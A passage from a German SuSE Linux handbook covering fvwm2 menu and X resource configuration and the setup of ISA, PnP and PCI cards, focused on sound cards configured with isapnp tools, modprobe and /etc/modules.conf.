+ "Andere Fenstermanager%small.warning_3d.xpm%" Popup otherwmpopup
+ "Konfiguration%small.checklist2_3d.xpm%"      Popup susewmpopup
+ " "                                           Nop
+ "Fvwm2 Neustart%small.restart_suse_3d.xpm%"   Restart fvwm2
+ "Fvwm2 und X beenden%small.exit.xpm%"         Function QuitSave

# end popup thiswmpopup
```

Datei 9.5.2: `.fvwm2rc` mit Icons für Menüeinträge

```
AddToMenu thiswmpopup "Fvwm2" Title
+ "Andere Fenstermanager" Popup otherwmpopup
+ "Konfiguration"          Popup susewmpopup
+ " "                      Nop
+ "Fvwm2 Neustart"         Restart fvwm2
+ "Fvwm2 und X beenden"    Function QuitSave
# end popup thiswmpopup
```

Datei 9.5.3: `.fvwm2rc` ohne Icons für Menüeinträge

Danach sollte der Fvwm bzw. Fvwm95 wesentlich schneller starten. Und – wie bereits betont – Ihre Änderungen an der persönlichen Konfigurationsdatei bleiben erhalten, wenn Sie SuSEwm irgendwann wieder aufrufen!

## 9.6 Allgemeine Konfiguration des X Window Systems

Wie versprochen, kümmern wir uns jetzt um die Optik und die Funktionen des Desktops – warum von der Stange kaufen, wenn Sie etwas Maßgeschneidertes bekommen können.

Es gibt zwei Stellen, an denen Sie etwas drehen können:

- an den Voreinstellungen für Anwendungen des X Window Systemmoder
- an der oder den Konfigurationsdatei(en) des Windowmanagers, wie schon auf Seite 325 ff. vorgestellt.

### Voreinstellungen für Anwendungen im X Window System

#### Globale Einstellungen

Fast jede Anwendung (engl. *Application*), die für das X Window System programmiert wurde, hat eine voreingestellte Konfiguration. Diese liegt in einer Datei, die zum jeweiligen Softwarepaket gehört; die Datei wird bei der Installation üblicherweise in das Verzeichnis `/usr/X11R6/lib/X11/app-defaults` kopiert. Hier finden sich Dateien wie `xarchie`. Wie der Name vermuten lässt, handelt es sich hierbei um die zentrale Konfigurationsdatei für das Programm `xarchie`. Sehen Sie sich diese Datei einmal an; dazu können Sie **less** verwenden (vgl. Abschnitt 19.7.3 auf Seite 553). Dort finden Sie Zeilen wie:

```
xarchie.color*background: powder blue
```

Lassen Sie sich von den scheinbar kryptischen Zeilen nicht abschrecken; Sie müssen nicht gleich alle verstehen. Jedes Programm unter X ist aus „Widgets“ aufgebaut. Unter einem Widget muss man sich sowas wie einen „Baustein“ vorstellen.



so wird bei Ihnen (und nur bei Ihnen) die Anwendung `xarchie` mit einem goldenen Hintergrund gestartet.

Sie können natürlich nicht nur die Farben ändern, sondern nahezu alle Eigenschaften Ihrer Windows. Ein sehr nützliches Programm ist in diesem Zusammenhang der Ressourcen-Editor `editres` (engl. *edit resources*). Mit diesem Programm können Sie sich die Ressourcen einer Anwendung anzeigen lassen und gezielt verändern.

Noch einige Beispieleinstellungen, die Sie setzen können:

```
Xarchie.color*background:      powder blue
Xarchie.color*SimpleMenu*background:  wheat
Xarchie.color*Command*background:    wheat
Xarchie.color*MenuButton*background:  wheat
Xarchie.color*Text*background:       wheat
Xarchie*font:                   9x15
```

Prinzipiell lassen sich in eben beschriebener Weise fast alle Eigenschaften eines X-Programms bestimmen. In der Realität wird sich dies jedoch meist auf die Einstellungen zu Farben, Zeichensätzen und der Geometrie (Position und Größe) beschränken.

Welche Optionen Sie hierbei haben, zeigt meist die Manpage des jeweiligen Programms oder die entsprechende Datei in den `app-defaults`.

In der Datei `/usr/X11R6/lib/X11/rgb.txt` finden Sie die Namen der gültigen Farben. Einen Überblick über die zur Verfügung stehenden Zeichensätze liefert der Aufruf der Programme `xfontsel` bzw. `xlsfonts`.

### Einstellungen beim Starten von Anwendungen

Eine dritte Möglichkeit, das Aussehen einer Anwendung zu beeinflussen, sind direkt beim Start angegebene Parameter. Diese Parameter können Sie natürlich auch in der Konfigurationsdatei des Windowmanagers angeben, wenn Sie darin Programme starten.

Zum Beispiel können Sie ein Programm explizit mit einer anderen Schrift- und Hintergrundfarbe aufrufen (`bg` = „background“, `fg` = „foreground“), sofern das jeweilige Programm dies unterstützt:

```
xterm -bg darkblue -fg white
```

Ergebnis: ein blaues Xterm mit weißer Schrift.

### Wie greifen die Konfigurationsmöglichkeiten?

Prinzipiell werden die systemweiten Einstellungen beim Start des X Window System getätigt. Die Einstellungen selbst verwaltet der X-Server in einer Datenbank (engl. *X Resource DataBase*, `xrdb`). Will man, dass geänderte Einstellungen systemweit wirksam werden, so ist es notwendig, die Ressource-Datenbank nach dem Ändern von Hand erneut einlesen zu lassen. Dies kann man durch den Befehl

```
tux@erde: > xrdb ~/.Xresources
```



veranlassen.

Die verschiedenen Einstellungen für Anwendungen werden beim Aufbau der X-Server-internen Ressource-Datenbank beim X-Server-Start in der folgenden Reihenfolge bearbeitet:

- Zuerst werden aus `/usr/X11R6/lib/X11/app-defaults` die systemweiten Voreinstellungen für das jeweilige Programm gelesen.
- Falls Sie in der Datei `~/.Xresources` in Ihrem Benutzerverzeichnis Ihre eigenen Einstellungen stehen haben, so überschreiben diese die systemweiten Einstellungen.
- Werden beim Start der Anwendung (z. B. in der Konfigurationsdatei des Windowmanagers oder beim Aufruf aus der Befehlszeile) explizite Angaben gemacht, so haben diese die höchste Priorität und überschreiben die übrigen Einstellungen.

Das Programm `xrdb` kann Ihnen auch die momentan von Ihnen explizit gesetzten Einstellungen anzeigen lassen:

```
tux@erde: > xrdb -q
```

könnte folgende Ausgabe erzeugen:

```
emacs*geometry:      100x45-5-5
netscape.geometry:  610x760+140+30
xdvi*geometry:       720x895+250+5
```

Zum Abschluss dieses Abschnitts noch ein praktischer Tipp:

### Tipp



Sollte es geschehen, dass ein Programm trotz expliziter Änderung von Einstellungen in `~/.Xresources` und Neueinlesens der Ressource-Datenbank die Einstellungen (z. B. anderer Zeichensatz) nicht verwirklicht, hilft es oftmals die Groß- und Kleinschreibung der Widget-Namen zu variieren.



## **Teil V**

# **Hardware unter Linux**



## 10 Hardware rund um den Linux-Rechner

### 10.1 Vorbemerkung

Mittlerweile ist es möglich, die meisten Hardware-Komponenten in ein Linux-System zu integrieren. Wie dies im Einzelnen zu bewerkstelligen ist und welche Software zur Verfügung steht, kommt in diesem Kapitel zur Sprache. Zur Problematik des *Druckens* vgl. Kapitel 12 auf Seite 381, des *Faxens* vgl. Abschnitt 6.10 auf Seite 228 und zur Benutzung von *ISDN-Geräten* vgl. Abschnitt 6.2 auf Seite 187. *PCMCIA-Hardware* und *IrDA-Einrichtung* werden in Kapitel 11 auf Seite 365 erläutert.

### 10.2 Steckkarten

In einem Standard-PC werden hauptsächlich ISA- („Industry Standard Architecture“) und PCI- („Peripheral Component Interconnect“) Bus basierte Steckkarten eingesetzt.

Der AGP („Accelerated Graphics Port“) stellt eine gewisse Ausnahme dar, da Geräte an diesem Port auch auf dem PCI-Bus sichtbar sind. Sie werden logisch genauso behandelt wie PCI-Bus Karten. PCMCIA-Bus Karten findet man vor allem in portablen Rechnern wie Laptops und Notebooks. Diese Karten und deren Konfiguration werden in Kapitel 11 auf Seite 365 beschrieben.

#### 10.2.1 ISA- und PCI-Karten

Im Folgenden sollen nun ISA- und PCI-Buskarten genauer betrachtet werden. Anschließend wird die Konfiguration am Beispiel von Soundkarten erklärt.

##### ISA-Karten

Die ISA-Karte ist die älteste Form von PC-kompatiblen Steckkarten. Der Bus ist 8 oder 16 Bit breit und wird mit max. 8 MHz getaktet. Viele Mainboards bieten die Möglichkeit, den ISA-Bus höher zu takten – das führt aber oft zu Problemen. ISA-Bus Karten können in drei Kategorien unterteilt werden:

**Legacy-Cards:** Diese Karten müssen vollständig von Hand konfiguriert werden. Die Ressourcen, wie IO-Adressen, Interrupts und DMA-Kanäle müssen vom Benutzer anhand von Steckbrücken oder Mikroschaltern auf den Karten

eingestellt werden. Der Benutzer muss auch selbst dafür sorgen, dass Ressourcen, wie z. B. IRQ oder DMA-Kanal, nicht von zwei oder sogar mehreren Karten gleichzeitig verwendet werden. Die Konfiguration derartiger Karten gestaltet sich daher oft etwas schwierig.

**Jumperless-Cards:** Jumperless-Cards bieten gegenüber der ersten Generation von ISA-Karten den Vorteil, dass die Einstellung der Ressourcen nicht mehr über Steckbrücken erfolgt, sondern über ein spezielles Konfigurationsprogramm erledigt wird. Dieses Programm ist aber meist nur für DOS verfügbar und kann daher unter Linux nicht verwendet werden.

**PnP-Cards:** Plug-and-Play-Cards sind die logische Fortentwicklung der Jumperless-Cards. Die Karten enthalten Daten über ihre Konfiguration und eine Liste möglicher Konfigurationen. Ein spezielles Programm oder ein Treiber kann nun die PnP-Karten im System abfragen und alle Karten so konfigurieren, dass sie sich gegenseitig nicht beeinflussen.

Solange eine Karte nicht konfiguriert wurde, ist sie für das System faktisch nicht vorhanden. Unter Linux wird zur Konfiguration von PnP-Karten das Paket `isapnp` der Serie `ap` verwendet. Das Paket stellt die beiden Programme `pnpdump` und `isapnp` zur Verfügung.

### Wie werden PnP-Karten mit den `isapnp`-Tools aktiviert?

Gehen Sie folgendermaßen vor:

- Melden Sie sich als Benutzer `'root'` beim System an.
- Falls Sie im Verzeichnis `/etc` schon eine Datei `isapnp.conf` vorfinden, sollten Sie diese zuerst sichern:

```
erde:/ # mv /etc/isapnp.conf /etc/isapnp.conf.bak
```

- Erzeugen Sie mit dem Aufruf

```
erde:/ # pnpdump -c > /etc/isapnp.conf
```

die Datei `/etc/isapnp.conf`. Der Parameter `-c` sorgt dafür, dass `pnpdump` die Ausgabedatei schon derart vorbereitet, dass die PnP-Geräte gleich aktiviert werden.

- Mit dem Aufruf

```
erde:/ # isapnp /etc/isapnp.conf
```

aktivieren Sie die PnP-Karten in Ihrem Rechner. – Unter SuSE Linux wird diese Aktivierung automatisch bei jedem Systemstart ausgeführt.

### Mögliche Fehlerquellen

**Symptom:** `pnpdump` liefert eine Ausgabe der Art: `"No boards found"`. Es kann auch vorkommen, dass eine oder mehrere der installierten ISA-PnP-Karten nicht erkannt werden.

**Mögliche Erklärungen:**

- Sie haben keine ISA-PnP-Karte in Ihrem System installiert: Überprüfen Sie, welche Karten in Ihrem System installiert sind und lesen Sie deren Dokumentation. Fragen Sie ggf. den Händler, von dem Sie Ihren Computer erworben haben, nach den installierten Karten.
- Die Karte(n) ist/sind defekt: Überprüfen Sie den richtigen Sitz der Karten in den Steckplätzen. Testen Sie das richtige Funktionieren der Karten unter einem anderen Betriebssystem.
- Es gibt Karten, die entweder als ISA-PnP-Karte betrieben oder denen feste Ressourcen zugewiesen werden können (Beispiel: einige 10 MBit NE2000 ISA-Ethernetkarten). Meist kann mit einem DOS-Programm zwischen den beiden Modi hin- und hergeschaltet werden. Je nach Konfiguration solcher Karten tauchen diese nicht in der Ausgabe von `pnpdump` auf.
- Einige wenige ISA-PnP-Karten lassen sich augenscheinlich nicht zusammen mit anderen ISA-PnP-Karten in einem System betreiben. Es ist dann jeweils nur eine der Karten in der Ausgabe von `pnpdump` sichtbar. Eventuell lässt sich in einem solchen Fall eine der Karten so konfigurieren (z. B. über Jumper direkt auf der Karte), dass sie nicht mehr als ISA-PnP-Karte betrieben wird, sondern fest eingestellte Ressourcen verwendet.
- Es scheint (sehr vereinzelt) Karten zu geben, die nach dem Aufruf von `pnpdump` einen Reset durchführen. Handelt es sich hierbei z. B. um eine SCSI-Karte und hängt die Root-Partition an diesem Gerät, so kann es zum Absturz kommen. Tritt dieses Problem bei Ihnen auf, so müssen Sie die Karte (sofern möglich) so konfigurieren, dass sie nicht mehr als ISA-PnP-Gerät arbeitet. Oder Sie verzichten auf die Initialisierung der Karte unter Linux ganz und booten das System mit Hilfe von `loadlin`; in diesem Fall ist die Karte bereits initialisiert.

**Symptom:** Sie erhalten bei der Ausführung des Befehls `isapnp` oder beim Booten eine Fehlermeldung der Art:

```
* LD setting failed, this may not be a problem.
* Try adding (VERIFYLD N) to the top of your script
*
* Error occurred requested 'LD2' on or around line 319
* --- further action aborted
```

**Lösung:** Folgen Sie dem Ratschlag der Fehlermeldung und fügen Sie am Beginn der `/etc/isapnp.conf` die Zeile

```
(VERIFYLD N)
```

ein, also z. B.:

```
# [...]
# (DEBUG)
(VERIFYLD N)
(READPORT 0x0203)
(ISOLATE)
(IDENTIFY *)
# [...]
```

**Symptom:** Sie erhalten bei der Ausführung des Befehls **isapnp** oder beim Booten eine Meldung der Art:

```
[...]
/etc/isapnp.conf:66 --
  Fatal - resource conflict allocating 16 bytes
  of IO at 220 (see /etc/isapnp.conf)
/etc/isapnp.conf:66 -- Fatal - IO range check
  attempted while device activated
/etc/isapnp.conf:66 -- Fatal - Error occurred
  executing request '<IORESCHECK>' --- further
  action aborted
```

**Lösung:** Sie haben wahrscheinlich einen Konflikt zwischen den in der `/etc/isapnp.conf` ausgewählten Werten und den in Ihrem System bereits verwendeten Ressourcen. Bitte gleichen Sie die `/etc/isapnp.conf` mit den unter `/proc` befindlichen Informationen zu den vergebenen Ressourcen ab; dies sollte nicht notwendig sein, wenn Sie `pnpdump` mittels der Option `-c` die Zuordnung vornehmen lassen.



### Achtung

In manchen Fällen kann es zu Schwierigkeiten kommen, wenn im Setup des Rechners die automatische Konfiguration von ISA-PnP Ressourcen durch das BIOS eingeschaltet ist. Schalten Sie diese bitte ggf. ab. Da die Konfiguration mittels `pnpdump/isapnp` vorgenommen wird, ist diese Setup-Option nicht notwendig.

Bei weiterreichenden Problemen sollten Sie die vollständige Dokumentation zum Paket `isapnp` zu Rate ziehen. Diese finden Sie auf Ihrem System im Verzeichnis `/usr/share/doc/packages/isapnp`. Wir werden am Ende dieses Teilabschnittes die Konfiguration einer PnP-Karte anhand einer Soundkarte nochmals im Detail betrachten.

### PCI-Karten

PCI-Bus Karten benötigen normalerweise keinerlei Konfiguration durch den Benutzer. Bei Verabschiedung des PCI-Bus Standards wurde versucht, alle Mängel der alten Bus-Systeme zu beseitigen. Daher wurde auch eine sinnvolle Autokonfiguration der Karten vorgesehen. Jede PCI-Karte wird beim Start des Rechners durch das BIOS des Rechners aktiviert. Der Benutzer kann die Verteilung der Interrupts oftmals durch Einstellungen im Rechner-BIOS beeinflussen. Linux liest beim Start die Konfiguration der PCI-Geräte direkt aus dem PCI-BIOS aus und verwendet fortan diese Daten für jegliche Information über das PCI-Subsystem. Sie können sich über den Befehl

```
erde:/ # lspci -tv
```

einen Liste der von Linux erkannten Geräte am PCI-Bus auflisten lassen; vgl. Ausgabe [10.2.1](#) auf der nächsten Seite.

Im folgenden Teilabschnitt werden wir auch eine PCI-Soundkarte konfigurieren.





- Nach Beenden des Programms können Sie mit dem Befehl  

```
erde:/tmp/opso-3.8.1z # soundon
```

die OSS-Treiber laden und nutzen.
- Um den Treiber bei jedem Systemstart automatisch zu laden, editieren Sie die Datei `/sbin/init.d/boot.local` und fügen einfach den Befehl `soundon` am Ende an.

Möchten Sie die Kernelmodule zur Soundunterstützung nutzen, so sollten Sie den folgenden Teilabschnitt beachten, der die Konfiguration von Soundkarten unter Linux allgemein beschreibt.

### 10.3.3 Wie werden Soundkarten unter Linux konfiguriert?

Um eine Soundkarte unter Linux zu betreiben, sind folgende Schritte notwendig:

- Identifizierung der Hardware:
  - Welche Karte soll konfiguriert werden (Hersteller, Chip auf der Karte)?
  - Welche Art von Hardware (ISA, ISA-PnP, PCI) wird verwendet?
- Konfiguration der Hardware:
  - Setzen der Jumper bzw. Konfiguration über die **isapnp**-Tools.
- Installieren/Laden des Treibers:
  - Laden der Kernel-Module , bzw. Starten des OSS-Soundtreibers .

Gehen wir diese Schritte nun einzeln durch.

- Identifizierung der Hardware:
  - ISA-Bus basierte Legacy Soundkarten  
Diese Karten sind noch verbreitet und vor allem in älteren Rechnerkonfigurationen anzutreffen. Die Konfiguration erfolgt durch Setzen verschiedener Jumper auf den Karten selbst. Somit werden die Ressourcen (IO-Adressen, IRQs und DMAs) eindeutig vergeben.
  - ISA-Bus basierte PnP Soundkarten  
Karten dieses Typs sind ähnlich den Legacy Karten, nur werden die Ressourcen (IO-Adressen, IRQs und DMAs) durch eine Softwareschnittstelle konfiguriert. Man muss also keine Jumper mehr auf den Karten setzen.
  - PCI-Bus basierte Soundkarten  
PCI-Soundkarten lassen sich am einfachsten konfigurieren. Alle Steckkarten im PCI-Bus werden vom Rechner automatisch konfiguriert. Über Softwareschnittstellen können nun die Treiber die Ressourcen der Karte erfragen.
- Konfiguration der Hardware:

- ISA-Bus basierte Legacy Soundkarten:

Abhängig von den Fähigkeiten Ihrer Soundkarte müssen Sie verschiedene Ressourcen konfigurieren. Im folgenden Beispiel wird eine **Creative Soundblaster 16** konfiguriert:

#### **I/O-Adressen**

Folgende I/O-Adressen sind für diese Karte relevant:

- \* Audio I/O
- \* Game Port
- \* MPU-401
- \* FM-Synthese

Es können nur die Adressen für Audio I/O (**0x220**, 0x240, 0x260 oder 0x280) und MPU-401 (0x300 oder 0x330) verändert werden. Die Adressen für Game-Port (0x200) und FM-Synthese (0x388) sind fest voreingestellt.

#### **Interrupts (IRQs)**

Die Karte benötigt einen eigenen Interrupt. Dieser kann auf 2, **5**, 7 oder 10 festgelegt werden.

#### **DMA-Kanäle**

Möglich sind hier die Kanäle 0, **1**, 3, **5**, 6 oder 7. Voreingestellt ist hier DMA 1 für 8-Bit- und DMA 5 für 16-Bit-Datentransfer.

Verändern Sie also die Jumper auf der Soundkarte so, dass die Karte keine Ressourcenkonflikte mit anderen Karten im Rechner verursacht. Merken Sie sich diese Einstellungen.

- ISA-Bus basierte PnP-Soundkarten:

Die Ressourcen dieser Karten müssen durch spezielle Software aktiviert werden. Die Verwendung von OSS erleichtert die Konfiguration von PnP-Karten ungemein, da dieses Programm automatisch nach den Karten sucht, und diese dann gleich konfiguriert.

PnP-Karten können aber auch mit den Kernel-basierten Treibern verwendet werden. Dazu muss aber vor dem Laden der Kernel-Module die Karte aktiviert werden. Unter Linux findet hierzu das Programm-Paket `isapnp` Verwendung. Das Programm `pnpdump` erzeugt eine Konfigurationsdatei, die alle Ressourcen der im System verfügbaren PnP-Karten auflistet. Diese Liste kann anschließend noch von Hand editiert werden, um die Ressourcen der Karten anders zu verteilen.

Durch den Aufruf

```
erde:/ # pnpdump -c > /etc/isapnp.conf
```

wird die Datei `/etc/isapnp.conf` erstellt.

Im Folgenden wird eine Creative Soundblaster AWE64 aktiviert:

```
# This is free software, see the sources for details.
# This software has NO WARRANTY, use at your OWN RISK
#
# For details of this file format, see isapnp.conf(5)
#
# For latest information and FAQ on isapnp and pnpdump see:
# http://www.roestock.demon.co.uk/isapnptools/
#
```

```
# Compiler flags: -DREALTIME -DNEEDSETSCHEDULER -DABORT_ONRESERR
#
# Trying port address 0203
# Trying port address 020b
# Board 1 has serial identifier 54 17 0e db 74 9e 00 8c 0e

# (DEBUG)
# (READPORT 0x020b)
# (ISOLATE PRESERVE)
# (IDENTIFY *)
# (VERBOSITY 2)
# (CONFLICT (IO FATAL)(IRQ FATAL)(DMA FATAL)(MEM FATAL)) # or WARNING

# Card 1: (serial identifier 54 17 0e db 74 9e 00 8c 0e)
# Vendor Id CTL009e, Serial Number 386849652, checksum 0x54.
# Version 1.0, Vendor version 2.0
# ANSI string -->Creative SB AWE64 Gold<--
#
# Logical device id CTL0044
#   Device supports vendor reserved register @ 0x38
#   Device supports vendor reserved register @ 0x3a
#   Device supports vendor reserved register @ 0x3b
#   Device supports vendor reserved register @ 0x3c
#   Device supports vendor reserved register @ 0x3d
#
# Edit the entries below to uncomment out the configuration required.
# Note that only the first value of any range is given, this may be changed if
# required
# Don't forget to uncomment the activate (ACT Y) when happy

(CONFIGURE CTL009e/386849652 (LD 0
#   ANSI string -->Audio<--

# Multiple choice time, choose one only !

#   Start dependent functions: priority preferred
#   IRQ 5.
#       High true, edge sensitive interrupt (by default)
# (INT 0 (IRQ 5 (MODE +E)))
#   First DMA channel 1.
#       8 bit DMA only
#       Logical device is not a bus master
#       DMA may execute in count by byte mode
#       DMA may not execute in count by word mode
#       DMA channel speed in compatible mode
# (DMA 0 (CHANNEL 1))
#   Next DMA channel 5.
#       16 bit DMA only
#       Logical device is not a bus master
#       DMA may not execute in count by byte mode
#       DMA may execute in count by word mode
#       DMA channel speed in compatible mode
# (DMA 1 (CHANNEL 5))
#   Logical device decodes 16 bit IO address lines
#       Minimum IO base address 0x0220
#       Maximum IO base address 0x0220
#       IO base alignment 1 bytes
#       Number of IO addresses required: 16
# (IO 0 (SIZE 16) (BASE 0x0220))
#   Logical device decodes 16 bit IO address lines
#       Minimum IO base address 0x0330
```

```

#           Maximum IO base address 0x0330
#           IO base alignment 1 bytes
#           Number of IO addresses required: 2
# (IO 1 (SIZE 2) (BASE 0x0330))
#           Logical device decodes 16 bit IO address lines
#           Minimum IO base address 0x0388
#           Maximum IO base address 0x0388
#           IO base alignment 1 bytes
#           Number of IO addresses required: 4
# (IO 2 (SIZE 4) (BASE 0x0388))

#           End dependent functions
# (NAME "CTL009e/386849652[0]{Audio"           })
# (ACT Y)
# )
#
# Logical device id CTL7002
#           Device supports vendor reserved register @ 0x39
#           Device supports vendor reserved register @ 0x3a
#           Device supports vendor reserved register @ 0x3b
#           Device supports vendor reserved register @ 0x3c
#           Device supports vendor reserved register @ 0x3d
#
# Edit the entries below to uncomment out the configuration required.
# Note that only the first value of any range is given, this may be changed if
# required
# Don't forget to uncomment the activate (ACT Y) when happy

# (CONFIGURE CTL009e/386849652 (LD 1
#           Compatible device id PNPb02f
#           ANSI string -->Game<--

# Multiple choice time, choose one only !

#           Start dependent functions: priority preferred
#           Logical device decodes 16 bit IO address lines
#           Minimum IO base address 0x0200
#           Maximum IO base address 0x0200
#           IO base alignment 1 bytes
#           Number of IO addresses required: 8
# (IO 0 (SIZE 8) (BASE 0x0200))

#           End dependent functions
# (NAME "CTL009e/386849652[1]{Game"           })
# (ACT Y)
# )
#
# Logical device id CTL0023
#           Device supports vendor reserved register @ 0x38
#           Device supports vendor reserved register @ 0x3a
#           Device supports vendor reserved register @ 0x3b
#           Device supports vendor reserved register @ 0x3c
#           Device supports vendor reserved register @ 0x3d
#
# Edit the entries below to uncomment out the configuration required.
# Note that only the first value of any range is given, this may be changed if
# required
# Don't forget to uncomment the activate (ACT Y) when happy

# (CONFIGURE CTL009e/386849652 (LD 2
#           ANSI string -->WaveTable<--

```

```
# Multiple choice time, choose one only !

#      Start dependent functions: priority preferred
#      Logical device decodes 16 bit IO address lines
#      Minimum IO base address 0x0620
#      Maximum IO base address 0x0620
#      IO base alignment 1 bytes
#      Number of IO addresses required: 4
#      (IO 0 (SIZE 4) (BASE 0x0620))
#      (IO 1 (BASE 0x0a20))
#      (IO 2 (BASE 0x0e20))

#      End dependent functions
#      (NAME "CTL009e/386849652[2]{WaveTable          }")
#      (ACT Y)
#    ))
# End tag... Checksum 0x00 (OK)

# Returns all cards to the "Wait for Key" state
(WAITFORKEY)
```

### – PCI-Bus basierte Soundkarten:

PCI-Soundkarten lassen sich sehr einfach konfigurieren. Der PCI-Bus wird vom Rechner automatisch konfiguriert und verteilt automatisch die Ressourcen der einzelnen Karten. Über definierte Software-Schnittstellen können nun die Treiber die Ressourcen der Karte erfragen.

### • Installieren/Laden der Treiber:

Im letzten Konfigurationsschritt muss nun den Treibermodulen die Konfiguration der Hardware mitgeteilt werden. Dies geschieht über entsprechende Einträge in der Datei `/etc/modules.conf`.

### – ISA- und PnP-Karten:

Vorkompilierte Module für die vom Kernel unterstützten Kartentypen werden mit SuSE Linux mitgeliefert. Informationen zu den Kernelmodulen für Sound finden Sie u. a. nach der Installation der Kernelquellen (Paket `lx_suse`) im Verzeichnis `/usr/src/linux/Documentation/sound`.

Kontrollieren Sie, dass in der Datei `/etc/modules.conf` die zu Sound gehörenden Aliase nicht auf `off` stehen; ggf. sind diese Aliase durch das Voranstellen eines `'#'` auszukommentieren, wie in Datei [10.3.1](#) auf Seite [353](#) zu sehen.

Besitzen Sie z. B. eine Karte aus der *Soundblaster 16*-Familie, so können Sie die Treiber für die auf der Karte enthaltenen Funktionen (Audio, MPU401 und Synthesizer) beispielsweise mit dem folgenden Befehl laden:

```
erde:/ # modprobe sb io=0x220 irq=5 dma=1 dma16=5 mpu_io=0x330
```

Mit diesem Befehl wird der eigentliche Treiber für die Soundblaster 16 geladen. Dasselbe Modul wird übrigens auch für die AWE64 benötigt. Der Treiber für den MPU401 ist Teil des Soundblaster-Treibers. Die zum vollständigen Betrieb der Soundkarte notwendigen Module `uart401`, `sound`, `soundlow` und `soundcore` werden automatisch nachgeladen.

Diese Module stellen einige Lowlevel-Treiber sowie die allen Soundmodulen gemeinsame Funktionen zur Verfügung. Sie können sich mit dem Befehl

```
erde:/ # lsmod
```

davon überzeugen, ob diese Module tatsächlich geladen wurden.

```
erde:/ # modprobe adlib_card io=0x388
```

Dieser Befehl lädt das Modul für den auf der Karte enthaltenen Synthesizer.

Es sind z.Z. die in Tabelle 10.1 auf Seite 364 aufgelisteten Treiber verfügbar.

Eine Liste der möglichen Parameter der einzelnen Module finden Sie im Kapitel über die Kernel-Parameter (Abschnitt 14.3.4 auf Seite 438).

- PCI-Karten

Hier nun eine Schritt-für-Schritt-Anleitung zur Konfiguration von PCI-Soundkarten am Beispiel einer **Creative Soundblaster PCI 64/128**:

Die Soundkarten Soundblaster PCI 64/128 enthalten Soundchips vom Typ Ensoniq ES1370 oder ES1371.

1. Prüfen Sie anhand der Beschriftung des Soundchips, ob Sie einen Chip vom Typ ES1370 oder ES1371 auf Ihrer Karte haben.
2. Ändern Sie `/etc/modules.conf`. Etwa in Zeile 38 finden Sie folgende Einträge:

```
alias char-major-14 off
alias sound off
alias midi off
```

Ändern Sie diese wie nachfolgend ab:

```
# alias char-major-14 off
# alias sound off
# alias midi off
```

Ab ca. Zeile 100 beginnt die Konfiguration der Soundkarten-Module. Ändern Sie

```
# alias char-major-14 es1370
```

```
in
```

```
alias char-major-14 es1370
```

indem Sie die Kommentarzeichen entfernen.

Wenn Sie einen ES1371 auf Ihrer Karte haben, gehen Sie analog vor, benutzen jedoch den nächsten Eintrag für das Modul `es1371.o`.

3. Starten Sie den Mixer.  
Ein `lsmod` sollte jetzt folgende Ausgabe erzeugen:
4. Wenn es nicht sofort klappt, versuchen Sie es nach einem `depmod -a` nochmal.

Module	Size	Used by
es1370	21748	1 (autoclean)
soundcore	2084	4 (autoclean) [es1370]
...		

### Ausgabe 10.3.1: Ausgabe des Befehls `lsmod`

5. Versuchen Sie, mit `kscd` oder `xmms` dem Rechner einen Ton zu entlocken. Beachten Sie dabei bitte *unbedingt* die Einstellungen des Mixers – wenn alle Kanäle stummgeschaltet sind, nützt der schönste Soundtreiber nichts ; - )

Beachten Sie bitte, dass Karten, die das Modul `es1370.o` oder `es1371.o` benötigen, von KDE nicht automatisch erkannt werden, da diese Module die Gerätedatei `/dev/sndstat` nicht zur Verfügung stellen. – Um dennoch in den Genuss von Systemklängen unter KDE zu kommen, müssen Sie die Datei `/opt/kde/bin/startkde` folgendermaßen ändern:

Suchen Sie die Zeilen

```
startifaudio kudioserver
startifaudio kwmsound
```

und ändern Sie diese nach

```
kudioserver &
kwmsound &
```

ab.

Die Soundkarte **Creative Soundblaster Live!** wird durch einen speziellen, von Creative Labs selbst entwickelten Treiber unterstützt. Installieren Sie das Paket `emu10k1` der Serie `snd` mit YaST nach. Die weitere Vorgehensweise zur Installation des Treibers entnehmen Sie bitte der Datei `/usr/share/doc/packages/emu10k1/README.SuSE`.

### Testen, ob alles geklappt hat:

Sie haben alle notwendigen Module geladen und wollen nun testen, ob Sie auch wirklich Sound erzeugen können. Geben Sie hierfür (nach dem Laden des Sound-Moduls) den folgenden Befehl ein:

```
erde:/ # cat /dev/sndstat
```

Dieser sollte – im Falle der SB 16 – eine Ausgabe ähnlich der in Ausgabe [10.3.2](#) auf der nächsten Seite gezeigten liefern.

Wenn Sie mit diesem Befehl eine Ausgabe wie die genannte erhalten, können Sie versuchen, eine Audio-Datei abzuspielen (Audio-Dateien sind z. B. in der Serie `snd` in Paket `snd_au`, in Paket `snd_wav` und in Paket `snd_mod` zu finden). Sie benötigen hierzu das Paket `sox` und das Paket `tracker` der Serie `snd`:

```
erde:/ # play /usr/share/sounds/wav/applause.wav
erde:/ # tracker /usr/share/sounds/mod/rebels.mod
```

Midi-Dateien können Sie mit dem KDE-Programm `kmidi` sehr bequem abspielen, wenn Ihre Karte diese Funktionalität unterstützt.



```
[...]
Audio devices:
0: Sound Blaster 16 (4.13) (DUPLEX)
Synth devices:
0: Yamaha OPL3
Midi devices:
0: Sound Blaster 16
Timers:
0: System clock
Mixers:
0: Sound Blaster
```

#### Ausgabe 10.3.2: Ausgabe des Befehls `cat /dev/sndstat`

Wenn `cat /dev/sndstat` die gewünschte Ausgabe liefert und wenn auch `play mysong.wav` ohne Fehlermeldung zurückkommt, Sie aber immer noch nichts hören, sollten Sie versuchen, den Audiomixer im KDE-Panel zu starten. Es ist auch denkbar, dass einfach die Lautstärke nicht richtig eingestellt ist.

## Automatisches Laden der Kernelmodule

Wenn Sie sichergestellt haben, dass Ihre Karte von den vorhandenen Treibern voll unterstützt wird, können Sie die entsprechenden Module automatisch laden, indem Sie für passende Einträge in der Datei `/etc/modules.conf` sorgen. Für die Soundblaster 16 sieht das z. B. aus wie in Datei [10.3.1](#).

```
# alias char-major-14 off
# alias sound off
# alias midi off

alias char-major-14 sb
post-install sb /sbin/modprobe "-k" "adlib_card"
options sb io=0x0220 irq=7 dma=1 dma16=5 mpu_io=0x0330
options adlib_card io=0x0388          # FM synthesizer
```

#### Datei 10.3.1: `/etc/modules.conf`: Optionen für Sound-Module

